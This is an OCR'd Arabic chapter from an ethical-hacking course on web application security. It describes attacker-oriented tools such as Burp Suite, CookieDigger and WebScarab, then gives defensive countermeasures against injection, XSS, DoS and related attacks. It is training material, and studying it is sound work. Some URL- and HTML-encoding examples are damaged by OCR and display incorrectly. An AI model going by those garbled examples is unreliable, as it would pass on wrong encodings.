
حتى الآن، قد ناقشنا مفاهيم تطبيقات الويب والتهديدات المرتبطة مع التطبيق على شبكة الإنترنت، ومنهجية القرصنة. الآن سوف نناقش أدوات القرصنة. وتساعد هذه الأدوات المهاجمين في استرجاع المعلومات الحساسة وأيضا تصميم وإرسال الحزم الخبيثة أو الطلبات للضحية. أدوات قرصنة تطبيق الويب صممت خصيصا لتحديد نقاط الضعف في تطبيق ويب. مع مساعدة من هذه الأدوات، يمكن للمهاجم استغلال نقاط الضعف التي تم تحديدها بسهولة وتحميل هجمات تطبيق الويب.

يسرد هذا القسم ويصف مختلف أدوات قرصنة تطبيقات الويب مثل **Burp Suite Professional**، **CookieDigger**، **WebScarab**، وهلم جرا.

Web Application Hacking Tool: Burp Suite Professional

المصدر: http://portswigger.net


Burp Suite هي منصة متكاملة لأداء اختبار أمن تطبيقات الويب. لها أدوات مختلفة تعمل معا لدعم عملية الاختبار بأكملها، رسم الخرائط وتحليل سطح هجوم أحد التطبيقات، من خلال إيجاد واستغلال الثغرات الأمنية. **Burp Suite** يحتوي على المكونات الرئيسية مثل **intercepting proxy**، **application-aware spider**، **advanced web application scanner**، **intruder tool**، **repeater tool**، **sequencer tool**، الخ.



Web Application Hacking Tool: CookieDigger

المصدر: http://www.mcafeestore.com


CookieDigger هو أداة للكشف عن الثغرات في انشاء الكوكيز والتنفيذ الغير آمن لإدارة الجلسة في تطبيقات الويب. وتستند هذه الأداة على جمع وتقييم الكوكيز من قبل تطبيق الويب التي تستخدم من قبل العديد من المستخدمين. **Certainty** و **entropy** من الكوكيز هي العوامل التي تعتمدها الأداة. قيم الكوكيز تحتوي على معلومات قيمة مثل تفاصيل تسجيل الدخول للمستخدم (اسم المستخدم وكلمة المرور).



Web Application Hacking Tool: WebScarab

المصدر: https://www.owasp.org/index.php/Main_Page

WebScarab هو إطار لتحليل التطبيقات التي تتصل فيما بينها باستخدام بروتوكولات **HTTP** و **HTTPS**. هو مكتوب بلغة جافا، وبالتالي فهو محمول على العديد من المنصات. **WebScarab** لديها العديد من أساليب عملها وتنفيذها من قبل عدد من الإضافات. وهي تعمل بمثابة **intercepting proxy**، والتي تسمح للمهاجم لمراجعة وتعديل الطلبات التي تم إنشاؤها من قبل المتصفح قبل أن يتم إرسالها إلى الخادم، واستعراض وتعديل الاستجابات العائدة من الملقم قبل ورودها من قبل المتصفح. بل انه قادر على اعتراض اتصالات كل من **HTTP** و**HTTPS**. يمكن للمشغل أيضا بإعادة النظر في الأحاديث (الطلبات والردود) التي مرت من خلال **WebScarab**.



Web Application Hacking Tools

فيما يلي المزيد من الأدوات التي يمكن استخدامها لقرصنة تطبيقات الويب على النحو التالي:

Instant Source available at http://www.blazingtools.com
w3af available at http://w3af.sourceforge.net
GNU Wget available at http://gnuwin32.sourceforge.net
BlackWidow available at http://softbytelabs.com
cURL available at http://curl.haxx.se
HttpBee available at http://www.o0o.nu
Teleport Pro available at http://www.tenmax.com
WebCopier available at http://www.maximumsoft.com
HTTTRACK available at http://www.httrack.com
MileSCAN ParosPro available at http://www.milescan.com

13.5 التدابير المضادة "COUNTERMEASURE"

حتى الآن، قد ناقشنا المفاهيم مختلفة مثل التهديدات المرتبطة بتطبيقات الويب، ومنهجية القرصنة، وأدوات القرصنة. كل هذه المواضيع تتحدث عن كيفية كسر المهاجم تطبيق الويب أو الموقع على شبكة الانترنت. الآن سوف نناقش التدابير المضادة لتطبيق الويب. التدابير المضادة هي ممارسة استخدام أنظمة أمنية متعددة أو تقنيات لمنع الاقتحام. وهذه هي المكونات الرئيسية لحماية والحفاظ على تطبيق ويب ضد هجمات تطبيق ويب. يسلط هذا القسم الضوء على الطرق المختلفة التي يمكنك استخدامها للدفاع ضد هجمات تطبيق الويب مثل هجمات حقن **SQL** هجمات حقن الأوامر، هجمات **XSS**، الخ.

أنظمة الترميز "Encoding Schemes"

بروتوكول **HTTP** ولغة **HTML** هما المكونات الرئيسية لتطبيقات الويب. كل من هذه المكونات تستند الى النص. تطبيقات الويب تستخدم أنظمة الترميز لضمان ان كل من هذه المكونات يمكنها التعامل بأمان مع **unusual characters** الغير عادية و**binary data**. وتشمل أنظمة الترميز:

URL Encoding

يسمح لعناوين المواقع **URL** ان تحتوي فقط على الأحرف القابلة للطباعة من **ASCCI code** ضمن نطاق **0x20-0x7e** شاملة. عدة أحرف ضمن هذا النطاق لها معنى خاص عند يشار اليها في مخطط **URL** أو بروتوكول **HTTP**. وبالتالي، يتم تقييد مثل هذه الاحرف. ترميز **URL** هي عملية تحويل عناوين المواقع **URL** الى شكل **ASCII** ساري المفعول بحيث يمكن نقل البيانات بأمان عبر **HTTP**. ترميز **URL** يستبدل أحرف **ASCII** الغير عادية مع **"%"** متبوعا برقمين من كود **ASCII** معبر عنه في صيغة **hexadecimal** مثل:


- %3d =
- %0a New line
- %20 space

HTML Encoding

يستخدم نظام ترميز **HTML** لتمثيل الاحرف الغير عادية بحيث يمكن إدخالها بأمان ضمن وثيقة **HTML** كجزء من محتواه. يتم تعريف هيكل الوثيقة بمختلف الاحرف. إذا كنت ترغب في استخدام الأحرف نفسها كجزء من محتوى الوثيقة، قد تواجه مشكلة. ويمكن التغلب على هذه المشكلة باستخدام ترميز **HTML**. وتحدد عدة كيانات **HTML** لتمثيل الاحرف المعتادة بشكل خاص مثل:

- & &
- < <

- > >



كيفية الدفاع ضد هجمات حقن SQL

للدفاع ضد هجمات حقن **SQL**، فهناك أشياء مختلفة لا بد من توخي الحذر منها مثل ينبغي ألا يسمح بتمرير ادخالات المستخدم دون تحقيق من استفسارات قاعدة البيانات. يجب التحقق من صحة كل من متغيرات المستخدم التي يتم تمريرها إلى قاعدة البيانات ومطهرة، وينبغي التحقق من مدخلات معينة لأي نوع من البيانات المتوقع. إدخال المستخدم، والتي يتم تمريرها إلى قاعدة البيانات، يجب أن تكون **quoted**.

- الحد من طول إدخال المستخدم.
- استخدام رسائل الخطأ المخصصة.
- مراقبة حركة **DB** باستخدام **IDS**، **WAP**.
- تعطيل الأوامر مثل **xp_cmdshell**.
- عزل خادم قاعدة البيانات وخادم الويب.
- دائما استخدام طريقة **attribute** لوضعها إلى **POST**.
- تشغيل حساب خدمة قاعدة البيانات مع الحد الأدنى من الحقوق.
- نقل الإجراءات المخزنة الموسعة إلى ملقم معزولة.
- استخدام متغيرات **typesafe** أو دوال مثل **IsNumeric ()** لضمان **typesafety**.
- التحقق من صحة وتطهير مدخلات المستخدم التي يتم تمريرها إلى قاعدة البيانات.
- استخدام الحساب ذات اقل امتيازات من اجل اتصالات **DB**.

كيفية الدفاع ضد COMMAND INJECTION FLAWS

أبسط طريقة للحماية من **command injection flaws** هو تفاديها إن أمكن ذلك. بعض مكتبات لغة معينة تؤدي دوال مماثلة لكثير من أوامر الشل وبعض **calls** النظام. هذه المكتبات لا تحتوي على مترجم شل نظام التشغيل، وهكذا تجاهل أقصى قدر من المشاكل لأوامر شل. تلك **calls** التي يجب أن يزال من الممكن استخدامها، مثل **backend databases**، لا بد من التحقق من صحة البيانات بعناية للتأكد من أنها لا تحتوي على محتوى ضار. يمكن للمرء أيضا ترتيب الطلبات المختلفة في نمط، والتي تضمن أن يتم التعامل مع جميع المعلمات بالنظر إلى البيانات بدلا من المحتوى قد يكون قابل للتنفيذ.

معظم استدعاءات النظام "**system call**" تستخدم الإجراءات المخزنة مع المعلمات التي تقبل سلاسل الإدخال الصالحة للوصول إلى قاعدة البيانات أو البيانات المعدة لتوفير الحماية الفعالة، وضمان أن المدخلات المقدمة تعامل كالبيانات، مما يقلل، ولكن لا تقضي تماما على

المخاطر التي ينطوي عليها هذه المكالمات الخارجية "**external calls**". يمكن للمرء أن يأذن دائما للمدخلات لضمان حماية التطبيق.
يجب استخدام حسابات ذات مميزة الوصول إلى قاعدة بيانات اقل حتى لا يكون هناك أصغر ثغرة ممكنة.
حماية قوية أخرى ضد حقن الأمر هو تشغيل تطبيقات الويب مع الامتيازات المطلوبة للقيام بمهامها. ولذلك، ينبغي للمرء تجنب تشغيل خادم الويب كجذر، أو الوصول إلى قاعدة بيانات باعتباره **DBADMIN**، وإلا مهاجم قد يكون قادرة على إساءة استخدام الحقوق الإدارية.
استخدام **Java sandbox** في بيئة **J2EE** يوقف تنفيذ أوامر النظام.
استخدام الأمر الخارجي من خلال التحقق بدقة من معلومات المستخدم التي يتم إدراجها في الأمر. إنشاء آلية التعامل مع كل ما يمكن من الأخطاء، المهلة، أو **blockages** أثناء الاستدعاء "**calls**". لضمان ان العمل المتوقع يتم تنفيذ في الواقع، تحقق من كل **output**، **return**، و**error codes** من الاستدعاءات. وهذا يسمح على الأقل للمستخدم لتحديد ما إذا كان شيء ما خطأ. خلاف ذلك، قد يحدث الهجوم ولن يتم الكشف عنه ابدا.

- إجراء التحقق من صحة المدخلات.
- استخدام مكتبات خاصة باللغة التي تجنب المشاكل الناجمة عن أوامر الشل.
- استخدام **API** آمن لتتجنب استخدام المترجم تماما.
- استخدام معلمات استعلامات **SQL**.
- **Escape dangerous characters**.
- أداء ترميز المدخلات والمخرجات.
- طلبات الهيكل بحيث يتم التعامل مع جميع المعلمات كما زودت كالبيانات، بدلا من المحتوى الذي قد يكون قابل للتنفيذ.
- استخدام وحدات شل التي توجد في الكيرنل.

كيفية الدفاع ضد هجوم XSS ATTACKS

فيما يلي التقنيات الدفاعية لمنع وقوع هجمات XSS:

- الفحص والتحقق من صحة كافة حقول النموذج، الحقول المخفية، والرؤوس، الكوكيز، سلاسل الاستعلام، وجميع المعلمات ضد المواصفات الصارمة.
- تنفيذ سياسة أمنية صارمة.
- خوادم الويب، خوادم التطبيقات، وبيئات التطبيقات على شبكة الإنترنت عرضة لثغرة **cross-site scripting**. ومن الصعب تحديد وإزالة عيوب **XSS** من تطبيقات الويب. أفضل طريقة للعثور على العيوب هي إجراء استعراض أمني للكود، والبحث في جميع الأماكن حيث المدخلات من طلب **HTTP** والتي تأتي كمخرجات من خلال **HTML**.
- مجموعة متنوعة مختلفة من **HTML tags** يمكن أن تستخدم لنقل جافا سكريبت الخبيث. **Nessus**، **Nikto**، وغيرها من الأدوات يمكن أن تساعد إلى حد ما لفحص المواقع من اجل هذه العيوب. إذا تم اكتشاف ثغرة أمنية في موقع واحد، فهناك فرصة عالية من كونها عرضة لهجمات أخرى.
- فلترة إخراج الاسكريبت لهزيمة نقاط الضعف **XSS** التي يمكن منعها من ان يتم إرسالها إلى المستخدمين.
- يجب ان يعاد النظر في الكود الكامل للموقع إذا كان لديه حماية ضد هجمات **XSS**. يجب أن يتم التحقق من سلامة الكود من خلال مراجعة ومقارنته ضد المواصفات الدقيقة. يجب فحص المناطق على النحو التالي: الرؤوس، وكذلك ملفات الكوكيز، حقول النموذج سلسلة الاستعلام، والحقول المخفية. أثناء عملية التحقق من الصحة، يجب ألا يكون هناك أي من المحاولات للاعتراف بالمحتوى النشط، لا لإزالة عامل التصفية ولا تطهير ذلك.
- هناك العديد من الطرق لتشفير المرشحات المعروفة للمحتوى النشط. "**positive security policy**" ينصح به بشدة، والذي يحدد ما يجب المسموح وما لابد من إزالتها. السياسات القائمة على توقيع السلبية أو الهجوم من الصعب الحفاظ عليها، لأنها غير مكتملة.
- حقول الإدخال يجب ان تكون محدودة إلى حد أقصى لأن معظم هجمات الاسكريبت تحتاج الى عدة **characters** للبدء.

كيفية الدفاع ضد هجمات الحرمان من الخدمة

فيما يلي مختلف التدابير التي يمكن اعتمادها للدفاع ضد هجمات حجب الخدمة:

- تكوين جدار الحماية لمنع بروتوكول **external Internet Control Message Protocol (ICMP)** من الوصول حركة المرور الخارجي.
- تأمين الإدارة عن بعد واختبار الاتصال.
- منع استخدام الدوال الغير ضرورية مثل **gets**، **strcpy**، و**return address** من الكتابة فوق، الخ.
- منع المعلومات الحساسة من الكتابة عليه.
- أداء شامل للتحقق من صحة المدخلات.
- يجب أن تتوقف البيانات التي تتم معالجتها من قبل المهاجم من ان يتم تنفيذه.

كيفية الدفاع ضد WEB SERVICES ATTACKS

للدفاع ضد هجمات **web services attacks**، ينبغي أن يكون هناك نص لطبقات متعددة من الحماية التي تفرض استخدام التطبيق شرعيا ومنع كل مسارات الهجوم المعروفة مع أو دون الاعتماد على **signature** قواعد بيانات. وقد ثبت هذا المزيج الفعال في منع الهجمات حتى الغير معروفة. تقنيات توثيق **HTTP** القياسية مثل **digest** وشهادات العميل **SSL** يمكن استخدامها لخدمات الويب كذلك. وبما أن معظم النماذج تتضمن تطبيقات الأعمال الموجهة للأعمال، فانه يصبح من الأسهل تقييد الوصول إلى المستخدمين الصالحة فقط.

- اعداد جدران الحماية/**IDSs** لخدمات الويب والكشف عن **signature**.
- اعداد **WSDL Access Control Permissions** لمنح الوصول إلى أي نوع من رسائل **SOAP** القائم على **WSDL**.
- اعداد جدران الحماية/نظم **IDS** لتصفية **SOAP** الغير لائق وتركيب **XML**.
- استخدام أوراق اعتماد المصادقة المركزية التي تستخدم **SAML**.
- تنفيذ مركزية في خط الطلبات والردود للتحقق من الصحة.
- استخدام أوراق اعتماد أمنية متعددة مثل **X.509 cert**، **SAML assertions**، و**WS-Security**.
- منع **external references** واستخدام المحتوى **pre-fetched** عند إعادة مرجعية **URL**.
- نشر **web-services-capable firewalls capable of SOAP-and ISAPl-level filtering**.
- صيانة وتحديث مستودع الآمن لمخططات **XML**.

WEB APPLICATION COUNTERMEASURES

فيما يلي مختلف التدابير لمواجهة الاثار التي يمكن اعتمادها لتطبيقات الويب

❖ Unvalidated Redirects and Forwards

تجنب استخدام التحويلات وإلى الأمام إذا كان لا يمكن تجنب **destination parameters**؛ تأكد من أن قيمة **supplied value** صحيحة، وأذن للمستخدم.

❖ Cross-Site Request Forgery

- تسجيل الخروج فورا بعد استخدام تطبيق الويب ومسح **history**.
- لا تسمح لمتصفحك ومواقع الويب بحفظ بيانات تسجيل الدخول.
- تحقق من رأس **HTTP Referrer** وعند معالجة **POST**، تجاهل معلمات **URL**.

❖ Broken Authentication and Session Management

- استخدام **SSL** لجميع الأجزاء الموثقة من التطبيق.
- التحقق ما إذا كان يتم تخزين هويات جميع المستخدمين ووثائق التفويض في شكل **hashed**.
- لا تقدم بيانات الجلسة كجزء من **GET**، **POST**.

❖ Insecure Cryptographic Storage

- لا تنشا أو تستخدم خوارزميات تشفير ضعيفة.
- توليد مفاتيح التشفير **offline** وتخزينها بشكل آمن.

- o تأكد من أن البيانات المشفرة المخزنة على القرص ليس من السهل فك تشفيرها.

❖ **Insufficient Transport Layer Protection**

- o يجب إعادة توجيه طلبات الصفحات غير **SSL** إلى صفحات الويب **SSL**.
- o تعيين العلامة "**secure**" على جميع ملفات كوكيز الحساسة.
- o تكوين مزود **SSL** لدعم خوارزميات قوية فقط.
- o ضمان شهادة صالحة وليست منتهية الصلاحية، ومطابقة جميع الدومينات التي يستخدمها الموقع.
- o الاتصالات الأخرى وما في الخلفية يجب عليه أيضا استخدام **SSL** أو تقنيات التشفير الأخرى.

❖ **Directory Traversal**

- o تحديد حقوق الوصول إلى المناطق المحمية للموقع.
- o تطبيق الفحوصات/الإصلاحات التي تمنع استغلال الثغرات مثل يونيكود لكي تؤثر على **directory traversal**.
- o ينبغي تحديث خوادم الويب مع تصحيحات الأمان في الوقت المناسب.

❖ **Cookie/Session Poisoning**

- o لا تخزن النص العادي أو كلمة مرور ذات التشفير الضعيف في ملف الكوكيز.
- o تنفيذ **cookie’s timeout**.
- o يجب ربط **Cookie’s authentication credentials** مع عنوان **IP**.
- o جعل وظائف الخروج متاحة.

❖ **Security Misconfiguration**

- o تهيئة جميع الآليات الأمنية وإيقاف كافة الخدمات الغير مستخدمة.
- o إعداد **roles**، الأذونات، والحسابات وتعطيل كافة الحسابات الافتراضية أو تغيير كلمات السر الافتراضية.
- o فحص أحدث الثغرات الأمنية وتطبيق أحدث تصحيحات الأمان.

❖ **LDAP Injection Attacks**

- o أداء التحقق من قيم **type**، **pattern**، و**domain** على جميع البيانات المدخلة.
- o جعل فلاتر **LDAP** محددة قدر الإمكان.
- o التحقق من صحة وتقييد كمية البيانات التي يتم إرجاعها إلى المستخدم.
- o تنفيذ التحكم في الوصول المشدد على البيانات في مجلد **LDAP**.
- o أداء **dynamic testing** وتحليل شفرة المصدر.


❖ **File Injection Attack**

- o Strongly validate user input.
- o Consider implementing a chroot jail.
- o PHP: Disable allow_url_fopen and allow_url_include in php.ini.
- o PHP: Disable register_globals and use E_STRICT to find uninitialized variables.
- o PHP: Ensure that all file and streams functions (stream_*) are carefully vetted.

HOW TO DEFEND AGAINST WEB APPLICATION ATTACKS

للدفاع ضد هجمات تطبيق الويب، يمكنك اتباع التدابير المضادة المذكورة سابقا. لحماية خادم الويب، يمكنك استخدام جدار الحماية **WAF** وفلترة الحزم. **firewall/IDS** تحتاج إلى تحديث البرامج باستمرار باستخدام **patches** للحفاظ على الخادم محدث الا الان وحمايتها من المهاجمين. تطهير وفلترة إدخال المستخدم وتحليل شفرة المصدر لـ **SQL injection**، وتقليل استخدام تطبيقات الطرف الثالث لحماية تطبيقات الويب. يمكنك أيضا استخدام الإجراءات المخزنة واستعلامات المعلمات لاسترداد البيانات وتعطيل رسائل الخطأ المطول، والتي يمكن أن توجه المهاجم مع بعض المعلومات المفيدة واستخدام صفحات الخطأ المخصصة لحماية تطبيقات الويب. لتجنب حقن

SQL في قاعدة البيانات، الاتصال باستخدام حساب غير متميز ومنح امتيازات أقل إلى قاعدة البيانات والجداول، والأعمدة. تعطيل الأوامر مثل **xp_cmdshell**، والتي يمكن أن تؤثر على نظام تشغيل النظام.




13.6 أدوات الامن "SECURITY TOOLS"

